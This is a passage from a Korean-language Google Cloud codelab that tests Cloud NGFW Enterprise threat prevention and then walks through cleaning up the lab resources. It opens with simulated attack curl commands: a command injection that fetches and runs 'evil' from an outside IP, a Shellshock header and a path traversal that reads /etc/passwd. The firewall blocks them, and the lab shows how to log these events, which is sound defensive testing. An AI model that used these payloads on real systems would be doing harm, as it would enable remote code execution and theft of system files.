curl "http://$target_nlbip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
아래 예상 출력에 따라 첫 번째 공격에 대한 응답이 수신되지 않아 심각도가 높은 공격이 차단되었음을 확인할 수 있습니다.
curl: (56) Recv failure: Connection reset by peer
curl: (28) Operation timed out after 3000 milliseconds with 0 bytes received
curl: (28) Operation timed out after 3000 milliseconds with 0 bytes received
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at cloudngfw-[zone]-www.c.[project-id].internal Port 80</address>
</body></html>
Cloud 콘솔에서 네트워크 보안 > 위협으로 이동하여 로그를 확인합니다. 공격이 아직 표시되지 않으면 몇 번 새로고침해야 할 수 있습니다.

공격 중 하나를 선택하고 오른쪽의 '감사 로그 보기'를 클릭합니다 (새 탭에서 열어 쉽게 다시 전환). 공격을 펼쳐 세부정보를 표시합니다.

원하는 경우 로그 탐색기 필터를 아래 쿼리로 바꿉니다.
resource.type="networksecurity.googleapis.com/FirewallEndpoint"
위협 로그 항목은 아래와 같이 표시됩니다.

Cloud Firewall에서 차단한 패킷은 아래의 로그 탐색기 필터를 사용하여 확인할 수 있습니다 (문제 해결에 유용).
jsonPayload.rule_details.action="APPLY_SECURITY_PROFILE_GROUP"

인터넷 트래픽 검사 (선택사항)로 계속 진행하거나 SSH 세션을 닫고 다음 장으로 이동하여 정리 단계를 진행합니다.
[선택사항] 인터넷 트래픽 검사
이전 섹션에서 확인한 바와 같이 지금까지 검사된 흐름은 서브넷/VPC 내 (East-West) 및 인터넷에서 수신되는 트래픽 (North-South 인바운드)입니다. Cloud NGFW Enterprise는 Cloud Shell을 사용하여 새 이그레스 규칙을 만들어 모든 인터넷 트래픽 (북-남 아웃바운드)을 검사하도록 구성할 수도 있습니다.
gcloud compute network-firewall-policies rules create 10000 \
   --description "inspect all egress internet traffic from clients" \
   --action=apply_security_profile_group \
   --firewall-policy=$prefix-fwpolicy \
   --global-firewall-policy \
   --layer4-configs=tcp:80,tcp:443 \
   --direction=EGRESS \
   --dest-ip-ranges=0.0.0.0/0 \
   --enable-logging \
   --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-client \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$org_prefix-spg
클라이언트 VM으로 다시 전환하고 심각도가 높은 공격을 외부 서버 IP로 다시 전송합니다.
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_nlbip/cgi-bin/test-critical -m 3

curl http://$target_nlbip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3
예상 출력:
curl: (56) Recv failure: Connection reset by peer
curl: (28) Operation timed out after 3001 milliseconds with 0 bytes received
Cloud 콘솔의 위협 탭으로 전환하여 로그를 확인합니다 (몇 번 새로고침해야 할 수 있음). 공격이 다시 식별되고 로깅되어야 하지만 이제 이그레스 규칙이 먼저 트리거되므로 소스 IP가 내부입니다.

SSH 세션을 닫고 다음 섹션의 정리 단계로 진행합니다.
8. 정리 단계
Cloud NGFW Enterprise 구성요소 정리
기존 Cloud NGFW Enterprise 연결을 나열합니다.
gcloud network-security firewall-endpoint-associations list
Cloud NGFW Enterprise 연결을 삭제합니다.
gcloud network-security firewall-endpoint-associations delete \
   $prefix-association --zone $zone
gcloud network-security firewall-endpoint-associations list
기존 Cloud NGFW Enterprise 엔드포인트를 나열합니다.
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
Cloud NGFW Enterprise 엔드포인트를 삭제합니다. 이 작업은 약 20분이 걸릴 수 있습니다.
gcloud -q network-security firewall-endpoints delete \
   $org_prefix-$zone --zone=$zone --organization $org_id
아래 명령어를 실행하여 Cloud NGFW Enterprise가 삭제되었는지 확인합니다.
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
보안 프로필 그룹 및 위협 방지 프로필을 삭제합니다.
gcloud -q network-security security-profile-groups delete \
  $org_prefix-spg \
  --organization $org_id \
  --location=global

gcloud -q network-security security-profiles threat-prevention \
  delete $org_prefix-sp-threat \
  --organization $org_id \
  --location=global
기본 설정 정리
기본 리소스를 삭제하려면 다음 단계로 진행하세요.
필요한 경우 환경 변수를 정의합니다. Cloud Shell에서 네트워크 부하 분산기 구성요소를 삭제합니다.
gcloud -q compute forwarding-rules delete $prefix-nlb-ipv4 --region $region

gcloud -q compute backend-services delete $prefix-nlb-bes --region $region

gcloud -q compute health-checks delete $prefix-$region-hc-http80 --region $region

gcloud -q compute instance-groups unmanaged delete $prefix-ig --zone $zone
인스턴스를 삭제합니다.
gcloud -q compute instances delete $prefix-$zone-www --zone=$zone

gcloud -q compute instances delete $prefix-$zone-client --zone=$zone
선택적으로 tagAdmin 및 tagUsers 역할이 변경된 경우 아래 단계를 실행합니다.
export user_id=$(gcloud auth list --format="value(account)")

gcloud organizations remove-iam-policy-binding $org_id \
  --member user:$user_id --role roles/resourcemanager.tagAdmin

gcloud organizations remove-iam-policy-binding $org_id \
  --member user:$user_id --role roles/resourcemanager.tagUser
태그 키 및 값 삭제:
gcloud -q resource-manager tags values delete $project_id/$prefix-vpc-tags/$prefix-vpc-client

gcloud -q resource-manager tags values delete $project_id/$prefix-vpc-tags/$prefix-vpc-server

gcloud -q resource-manager tags values delete $project_id/$prefix-vpc-tags/$prefix-vpc-quarantine

gcloud -q resource-manager tags keys delete $project_id/$prefix-vpc-tags
Cloud 방화벽 네트워크 정책 및 연결을 삭제합니다.
gcloud -q compute network-firewall-policies associations delete \
     --firewall-policy $prefix-fwpolicy \
     --name $prefix-fwpolicy-association \
     --global-firewall-policy

gcloud -q compute network-firewall-policies delete $prefix-fwpolicy --global
Cloud Router 및 Cloud NAT를 삭제합니다.
gcloud -q compute routers nats delete $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region

gcloud -q compute routers delete $prefix-cr --region=$region
예약된 IP 주소를 삭제합니다.
gcloud -q compute addresses delete $prefix-$region-nlbip --region=$region

gcloud -q compute addresses delete $prefix-$region-cloudnatip --region=$region
마지막으로 서브넷과 VPC 네트워크를 삭제합니다.
gcloud -q compute networks subnets delete $prefix-$region-subnet --region $region

gcloud -q compute networks delete $prefix-vpc
9. 수고하셨습니다
축하합니다. East-West 및 North-South 검사를 위한 Cloud NGFW Enterprise Codelab을 완료했습니다.